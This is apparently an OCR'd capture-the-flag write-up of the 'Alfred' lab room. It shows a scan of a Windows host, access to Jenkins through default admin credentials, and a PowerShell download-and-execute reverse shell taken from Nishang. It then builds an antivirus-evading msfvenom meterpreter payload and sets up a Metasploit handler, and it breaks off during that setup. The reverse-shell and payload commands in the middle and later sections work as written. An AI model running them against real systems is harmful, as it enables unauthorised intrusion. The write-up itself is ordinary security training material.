
Box:



Alfred

Premium room

Exploit Jenkins to gain an initial shell, then escalate your privileges by exploiting Windows authentication tokens.

Directions:

Advanced Exploitation

Now you've warmed up, its time for you to dive a little deeper. Complete the following rooms and get practice in:

- Vulnerability Scanning
- Handling Public Exploits
- Password Cracking
- Metasploit Framework
- Port Redirection

Initial Access:

In this room, we'll learn how to exploit a common misconfiguration on a widely used automation server(Jenkins - This tool is used to create continuous integration/continuous development pipelines that allow developers to automatically deploy their code once they made changes to it). After which, we'll use an interesting privilege escalation method to get full system access.


Since this is a Windows application, we'll be using Nishang to gain initial access. The repository contains a useful set of scripts for initial access, enumeration and privilege escalation. In this case, we'll be using the reverse shell scripts.

Nmap:

```
┌──(root㉿kali)-[~/thm/alfred]
└─# nmap -sC -sV -p0-10000 -T5 10.10.188.142 -Pn
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-01 06:48 EDT
Nmap scan report for 10.10.188.142
Host is up (0.18s latency).
Not shown: 9998 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 7.5
|_http-server-header: Microsoft-IIS/7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Site doesn't have a title (text/html).
3389/tcp open  ms-wbt-server Microsoft Terminal Service
|_ssl-date: 2025-07-01T10:49:15+00:00; -3s from scanner time.
| ssl-cert: Subject: commonName=alfred
| Not valid before: 2025-06-30T10:20:55
|_Not valid after:  2025-12-30T10:20:55
| rdp-ntlm-info:
```

```
|  Target_Name: ALFRED
|  NetBIOS_Domain_Name: ALFRED
|  NetBIOS_Computer_Name: ALFRED
|  DNS_Domain_Name: alfred
|  DNS_Computer_Name: alfred
|  Product_Version: 6.1.7601
|_  System_Time: 2025-07-01T10:49:11+00:00
8080/tcp open  http        Jetty 9.4.z-SNAPSHOT
|_http-server-header: Jetty(9.4.z-SNAPSHOT)
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
| http-robots.txt: 1 disallowed entry
|_/
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -2s, deviation: 0s, median: -3s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 57.60 seconds
```


At port 80:




RIP Bruce Wayne

Donations to **alfred@wayneenterprises.com** are greatly appreciated.

At port 8080:



Guessing admin:admin credentials:



S	W	Name ↓	Last Success	Last Failure	Last Duration
		project	5 yr 8 mo - #1	N/A	0.42 sec

Icon: S M L

Build Queue


No builds in the queue.

1 Idle

2 Idle


Find a feature of the tool that allows you to execute commands on the underlying system. When you find this feature, you can use this command to get the reverse shell on your machine and then run it: powershell iex (New-Object Net.WebClient).DownloadString('http://your-ip:your-port/Invoke-PowerShellTcp.ps1');Invoke-PowerShellTcp -Reverse -IPAddress your-ip -Port your-port


You first need to download the Powershell script and make it available for the server to download. You can do this by creating an http server with python: python3 -m http.server



Question Hint

check the configure tab under project options




10.10.188.142:8080/me/my-views/view/all/job/project/configure

- ☐ GitHub hook trigger for GITScm polling
- ☐ Poll SCM

Build Environment


- ☐ Delete workspace before build starts
- ☐ Use secret text(s) or file(s)
- ☐ Abort the build if it's stuck
- ☐ Add timestamps to the Console Output
- ☐ Inspect build log for published Gradle build scans
- ☐ With Ant

Build

Execute Windows batch command

Command
```
whoami
```
See the list of available environment variables

powershell iex (New-Object Net.WebClient).DownloadString('http://10.11.140.218:80/Invoke-PowerShellTcp.ps1');Invoke-PowerShellTcp -Reverse -IPAddress 10.11.140.218 -Port 4443


Build

Execute Windows batch command

Command
```
powershell iex (New-Object
Net.WebClient).DownloadString('http://10.11.140.218:80/Invoke-
PowerShellTcp.ps1');Invoke-PowerShellTcp -Reverse -IPAddress
10.11.140.218 -Port 4443
```
See the list of available environment variables

```
┌──(root㉿kali)-[~/thm/alfred/nishang/Shells]
└─# ls Invoke-PowerShellTcp.ps1 -l
-rw-r--r-- 1 root root 4339 Jul  1 06:27 Invoke-PowerShellTcp.ps1

┌──(root㉿kali)-[~/thm/alfred/nishang/Shells]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

127.0.0.1 - - [01/Jul/2025 07:51:33] "GET / HTTP/1.1" 200 -

127.0.0.1 - - [01/Jul/2025 07:51:34] code 404, message File not found

127.0.0.1 - - [01/Jul/2025 07:51:34] "GET /favicon.ico HTTP/1.1" 404 -

10.10.188.142 - - [01/Jul/2025 07:57:16] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 –

┌──(root㉿kali)-[~/thm/alfred]

└─# nc -nlvp 4443


listening on [any] 4443 ...

connect to [10.11.140.218] from (UNKNOWN) [10.10.188.142] 49307

Windows PowerShell running as user bruce on ALFRED

Copyright (C) 2015 Microsoft Corporation. All rights reserved.


PS C:\Program Files (x86)\Jenkins\workspace\project>



```
┌──(root㉿kali)-[~/thm/alfred/nishang/Shells]
└─# ls
Invoke-ConPtyShell.ps1  Invoke-PoshRatHttps.ps1             Invoke-PowerShellTcp.ps1         Invoke-PsGcatAgent.ps1
Invoke-JSRatRegsvr.ps1  Invoke-PowerShellIcmp.ps1           Invoke-PowerShellUdpOneLine.ps1  Invoke-PsGcat.ps1
Invoke-JSRatRundll.ps1  Invoke-PowerShellTcpOneLineBind.ps1 Invoke-PowerShellUdp.ps1         Remove-PoshRat.ps1
Invoke-PoshRatHttp.ps1  Invoke-PowerShellTcpOneLine.ps1     Invoke-PowerShellWmi.ps1

┌──(root㉿kali)-[~/thm/alfred/nishang/Shells]
└─# ls Invoke-PowerShellTcp.ps1
Invoke-PowerShellTcp.ps1

┌──(root㉿kali)-[~/thm/alfred/nishang/Shells]
└─# ls Invoke-PowerShellTcp.ps1 -l
-rw-r--r-- 1 root root 4339 Jul  1 06:27 Invoke-PowerShellTcp.ps1

┌──(root㉿kali)-[~/thm/alfred/nishang/Shells]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
127.0.0.1 - - [01/Jul/2025 07:51:33] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [01/Jul/2025 07:51:34] code 404, message File not found
127.0.0.1 - - [01/Jul/2025 07:51:34] "GET /favicon.ico HTTP/1.1" 404 -
10.10.188.142 - - [01/Jul/2025 07:57:16] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 -
```

```
┌──(root㉿kali)-[~/thm/alfred]
└─# ping 10.10.188.142
PING 10.10.188.142 (10.10.188.142) 56(84) bytes of data.
^C
--- 10.10.188.142 ping statistics ---
5 packets transmitted, 0 received, 100% packet loss, time 4094ms


┌──(root㉿kali)-[~/thm/alfred]
└─# nc -nlvp 4443
listening on [any] 4443 ...
connect to [10.11.140.218] from (UNKNOWN) [10.10.188.142] 49307
Windows PowerShell running as user bruce on ALFRED
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Program Files (x86)\Jenkins\workspace\project>
```

```
2025-07-01 06:17:47 Data Channel: cipher 'AES-256-CBC', auth 'SHA512', peer-id: 1, compression: 'lzo'
2025-07-01 06:17:47 Timers: ping 5, ping-restart 120
2025-07-01 06:17:47 Protocol options: explicit-exit-notify 3
```



```
PS C:\Users\bruce> cd Desktop
PS C:\Users\bruce\Desktop> dir


    Directory: C:\Users\bruce\Desktop


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
-a---        10/25/2019  11:22 PM         32 user.txt


PS C:\Users\bruce\Desktop> [redacted] user.txt
79007a09481963[redacted]
```

Switching Shells:

To make the privilege escalation easier, let's switch to a meterpreter shell using the following process.

Use msfvenom to create a Windows meterpreter reverse shell using the following payload:

msfvenom -p windows/meterpreter/reverse_tcp -a x86 --encoder x86/shikata_ga_nai LHOST=IP LPORT=PORT -f exe -o shell-name.exe

This payload generates an encoded x86-64 reverse TCP meterpreter payload. Payloads are usually encoded to ensure that they are transmitted correctly and also to evade anti-virus products. An anti-virus product may not recognise the payload and won't flag it as malicious.

After creating this payload, download it to the machine using the same method in the previous step:

powershell "(New-Object System.Net.WebClient).Downloadfile('http://your-thm-ip:8000/shell-name.exe','shell-name.exe')"

Before running this program, ensure the handler is set up in Metasploit:


use exploit/multi/handler set PAYLOAD windows/meterpreter/reverse_tcp set LHOST your-thm-ip set LPORT listening-port run

This step uses the Metasploit handler to receive the incoming connection from your reverse shell. Once this is running, enter this command to start the reverse shell

Start-Process "shell-name.exe"

This should spawn a meterpreter shell for you!

msfvenom -p windows/meterpreter/reverse_tcp -a x86 --encoder x86/shikata_ga_nai LHOST=10.11.140.218 LPORT=4455 -f exe -o shell-rif.exe



```
┌──(root㉿kali)-[~/thm/alfred]
└─# msfvenom -p windows/meterpreter/reverse_tcp -a x86 --encoder x86/shikata_ga_nai LHOST=10.11.140.218 LPORT=4455 -f exe -o shell-rif.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
Saved as: shell-rif.exe

┌──(root㉿kali)-[~/thm/alfred]
└─#
```

┌──(root㉿kali)-[~/thm/alfred/nishang/Shells]

└─# msfconsole -q

msf6 > use exploit/multi/handler

[*] Using configured payload generic/shell_reverse_tcp

msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp

payload => windows/meterpreter/reverse_tcp


msf6 exploit(multi/handler) > setg lhost 10.11.140.218

lhost => 10.11.140.218

